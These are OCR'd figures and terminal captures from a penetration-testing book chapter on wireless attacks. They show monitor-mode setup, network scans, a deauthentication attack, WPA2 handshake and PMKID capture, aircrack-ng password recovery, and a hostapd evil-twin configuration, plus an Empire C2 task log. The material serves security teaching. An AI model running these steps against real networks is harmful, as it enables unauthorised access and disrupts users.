

Reporting
Agent
Task ID
Event Type
Task Command
User
Timestamp
LUMXSDH4 4 task function Invoke-Watson { [... empireadmin 5 minutes ago
LUMXSDH4 3 task C:\ empireadmin 6 minutes ago
LUMXSDH4 2 task ipconfig empireadmin 8 minutes ago
LUMXSDH4 1 task / empireadmin 9 minutes ago
LUMXSDH4 checkin 11 minutes ago
7VUVRESK 3 task empireadmin 12 minutes ago
7VUVRESK 2 task $RegPath = 'HKLM:\Software\Mic... empireadmin 2 days ago
7VUVRESK 1 task $RegPath = 'HKLM:\Software\Mic... empireadmin 2 days ago
7VUVRESK checkin 2 days ago
MLBXK7H4 2 task empireadmin 2 days ago


Chapter 13: Advanced Wireless Penetration Testing


Standard	Frequency	Max. Data Rate	Year Introduced
IEEE 802.11	2.4 GHz	2 Mbps	1997
IEEE 802.11b	2.4 GHz	11 Mbps	1999
IEEE 802.11a	5 GHz	54 Mbps	1999
IEEE 802.11g	2.4 GHz	54 Mbps	2003
IEEE 802.11n	2.4 GHz & 5 GHz	300 Mbps	2009
IEEE 802.11ac	5 GHz	1 Gbps	2013
IEEE 802.11ax	2.4 GHz & 5 GHz	9.6 Gbps	2019



	2.4 GHz	5 GHz
Range	Better	Good
Signal strength	Better	Good
Bandwidth	Good	Better
Interference	Most	Less


AP
MIMO
Client


AP
SS1
SS2
SS3
Spartial Stream 3
Client A
Client B
Client C
SU-MIMO


AP
SS1
SS2
SS3
Spartial Stream 1
Spartial Stream 2
Spartial Stream 3
Client A
Client B
Client C
MU-MIMO

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
 CH 14 ][ Elapsed: 1 min ][ 2021-09-12 13:18

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 9C:3D:CF:[illegible]  -25      149        2    0   4  540   WPA2 CCMP   PSK  !▷_◁!
 68:7F:74:01:28:E1  -36       76        1    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi
 38:4C:4F:[illegible]  -72       52       46    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
 B4:39:39:[illegible]  -83       26       73    0  11   65   WPA2 CCMP   PSK  Hyundai E504
 2C:9D:1E:[illegible]  -88        9        3    0   7  195   WPA2 CCMP   PSK  Digicel_WiFi_fh4w
 80:02:9C:[illegible]  -92        1        0    0  11  130   WPA2 CCMP   PSK  WLAN11_113CAD
 04:C3:E6:[illegible]   -1        0        2    0   9   -1   WPA              <length:  0>
 38:4C:4F:[illegible]  -88        2        1    0   1  195   WPA2 CCMP   PSK  Doh Study It
 A8:2B:CD:[illegible]  -88        5        0    0  11  130   WPA2 CCMP   PSK  Digicel_WiFi_94J3

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   98:09:CF:[illegible]  -38    0 - 1      0        5
 68:7F:74:01:28:E1  D8:50:E6:2F:F9:28  -27    0 - 6      0        5
 68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -40    0 - 1      0       25
 38:4C:4F:[illegible]  2C:C5:46:[illegible]  -84   24e- 1e  1772      103
 38:4C:4F:[illegible]  80:C0:90:[illegible]  -86   24e- 1      0        9
 38:4C:4F:[illegible]  B8:C3:85:[illegible]  -89   24e- 1      0       36
 38:4C:4F:[illegible]  88:29:9C:[illegible]  -89    0 - 1      0        2
 38:4C:4F:[illegible]  E4:C8:01:[illegible]  -90   12e- 1      0        6
```

```
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

9C:3D:CF:[illegible] F8:54:B8:[illegible]  -45   24e- 1e     0       11             Preferred Network List
9C:3D:CF:[illegible] 78:0D:BC:[illegible]  -34    0 - 1e     0        2
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -31   24e- 1      0       77
38:4C:4F:[illegible] B8:C8:90:[illegible]  -82   24e- 1      0       20
38:4C:4F:[illegible] E4:C8:01:[illegible]  -83    5e- 1      0       47             cwc-4361983,cwc - 4361983,
38:4C:4F:[illegible] 88:9F:6F:[illegible]  -84   24e- 1      0       52             Digicel_5G_W1F1_37C5
38:4C:4F:[illegible] B8:C3:85:[illegible]  -89   24e- 1      0      146
38:4C:4F:[illegible] 2C:C5:46:[illegible]  -93   24e- 1e     0      359
```


```
CH  6 ][ Elapsed: 42 s ][ 2021-09-12 13:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[illegible] -33  16       69        0    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -47  96      430        0    0   6  130   WPA2 CCMP   PSK  Corp_W1-F1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -24    1e- 6      0        5
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -34    1e- 1      0        3
```

```
CH  6 ][ Elapsed: 42 s ][ 2021-09-12 13:22

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -44 100      443       37    0   6  130   WPA2 CCMP   PSK  Corp_W1-F1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -25    0 - 6      0        2
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -29   24e- 1    134       46
```


```
CH  6 ][ Elapsed: 42 s ][ 2021-09-12 13:17

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[illegible] -33  16       69        0    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -47  96      430        0    0   6  130   WPA2 CCMP   PSK  Corp_W1-F1

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -24    1e- 6      0        5
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -34    1e- 1      0        3
```


```
kali@kali:~$ sudo aireplay-ng -0 100 -e Corp_Wi-Fi wlan0mon
13:28:15  Waiting for beacon frame (ESSID: Corp_Wi-Fi) on channel 6
Found BSSID "68:7F:74:01:28:E1" to given ESSID "Corp_Wi-Fi".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
13:28:15  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:16  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:16  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:17  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:18  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:18  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:19  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:19  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:20  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
13:28:20  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
```

```
CH  6 ][ Elapsed: 2 mins ][ 2021-09-12 13:30 ][ PMKID found: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -31 100     1675      139    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -28    1e- 1      0        78  PMKID  Corp_Wi-Fi
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -30    1e- 1      0       123  PMKID
```




```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
kali@kali:~$ sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

```
CH 14 ][ Elapsed: 1 min ][ 2021-09-12 13:18

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

9C:3D:CF:[illegible]  -25      149        2    0   4  540   WPA2 CCMP   PSK  !▷_◁!
68:7F:74:01:28:E1  -36       76        1    0   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi
38:4C:4F:[illegible]  -72       52       46    0   1  195   WPA2 CCMP   PSK  Digicel_WiFi_T28R
84:39:39:[illegible]  -83       26       73    0  11   65   WPA2 CCMP   PSK  Hyundai E504
2C:9D:1E:[illegible]  -88        9        3    0   7  195   WPA2 CCMP   PSK  Digicel_WiFi_fh4w
80:82:9C:[illegible]  -92        1        0    0  11  130   WPA2 CCMP   PSK  WLAN11_113CAD
```

```
CH  6 ][ Elapsed: 1 min ][ 2021-09-12 13:40 ][ WPA handshake: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

68:7F:74:01:28:E1  -41 100      851      276    9   6  130   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

68:7F:74:01:28:E1  D8:50:E6:2F:F9:2B  -33   24e- 6     99       239  PMKID  Corp_Wi-Fi
68:7F:74:01:28:E1  18:31:BF:1A:92:D1  -34   24e-24e   136       213  PMKID
```

```
                        Aircrack-ng 1.6

  [00:00:24] 34053/14344392 keys tested (1433.70 k/s)

  Time left: 2 hours, 46 minutes, 21 seconds                0.24%

                        KEY FOUND! [ Password123 ]


  Master Key     : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
                   34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08

  Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

  EAPOL HMAC     : 9C A0 D3 B4 E1 EE 03 40 B9 A0 CD CD 78 44 F4 68
```


```
kali@kali:~$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality=0/100  Signal level=0 dBm  Noise level=0 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


```
kali@kali:~$ sudo airmon-ng start wlan1

PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
phy1    wlan1           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan1 on [phy1]wlan1mon)
                (mac80211 station mode vif disabled for [phy1]wlan1)
```

```
kali@kali:~$ cat wpa2-attack.conf
interface=wlan0
driver=nl80211
ssid=Corp_Wi-Fi
wpa=2
wpa_passphrase=fakepassword
wpa_key_mgmt=WPA-PSK
rsn_pairwise=CCMP
channel=6
```

```
kali@kali:~$ sudo hostapd wpa2-attack.conf
Configuration file: wpa2-attack.conf
Using interface wlan0 with hwaddr 00:c0:ca:ad:91:72 and ssid "Corp_Wi-Fi"
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: deauthenticated due to local deauth request
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: disassociated
wlan0: STA d8:50:e6:2f:f9:2b IEEE 802.11: associated
wlan0: AP-STA-POSSIBLE-PSK-MISMATCH d8:50:e6:2f:f9:2b
```


```
CH  6 ][ Elapsed: 5 mins ][ 2021-09-12 14:11 ][ WPA handshake: 00:C0:CA:AD:91:72

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:C0:CA:AD:91:72    2  30     1730       66    0   6   11   WPA2 CCMP   PSK  Corp_Wi-Fi

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:C0:CA:AD:91:72  D8:50:E6:2F:F9:2B  -28    1 - 1      0       326  EAPOL  Corp_Wi-Fi
00:C0:CA:AD:91:72  18:31:BF:1A:92:D1  -33    1 - 1      0       116  EAPOL
```


```
                              Aircrack-ng 1.6

  [00:00:10] 33550/14344392 keys tested (3518.00 k/s)

  Time left: 1 hour, 7 minutes, 47 seconds                      0.23%

                          KEY FOUND! [ Password123 ]


  Master Key     : 25 15 14 C2 98 B0 4A D9 18 EA 4D 72 75 BC 76 DB
                   34 E2 7F 8B 0D 4F DD F1 1E 4F A6 ED 24 72 E9 08

  Transient Key  : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

  EAPOL HMAC     : A7 ED 52 67 1D FA 12 39 77 C6 4F 05 11 AA 65 C0
```




```
Optional tools: checking ...
bettercap .... Error (Possible package name : bettercap)
ettercap .... Ok
dnsmasq .... Error (Possible package name : dnsmasq)
hostapd-wpe .... Error (Possible package name : hostapd-wpe)
aireplay-ng .... Ok
bully .... Ok
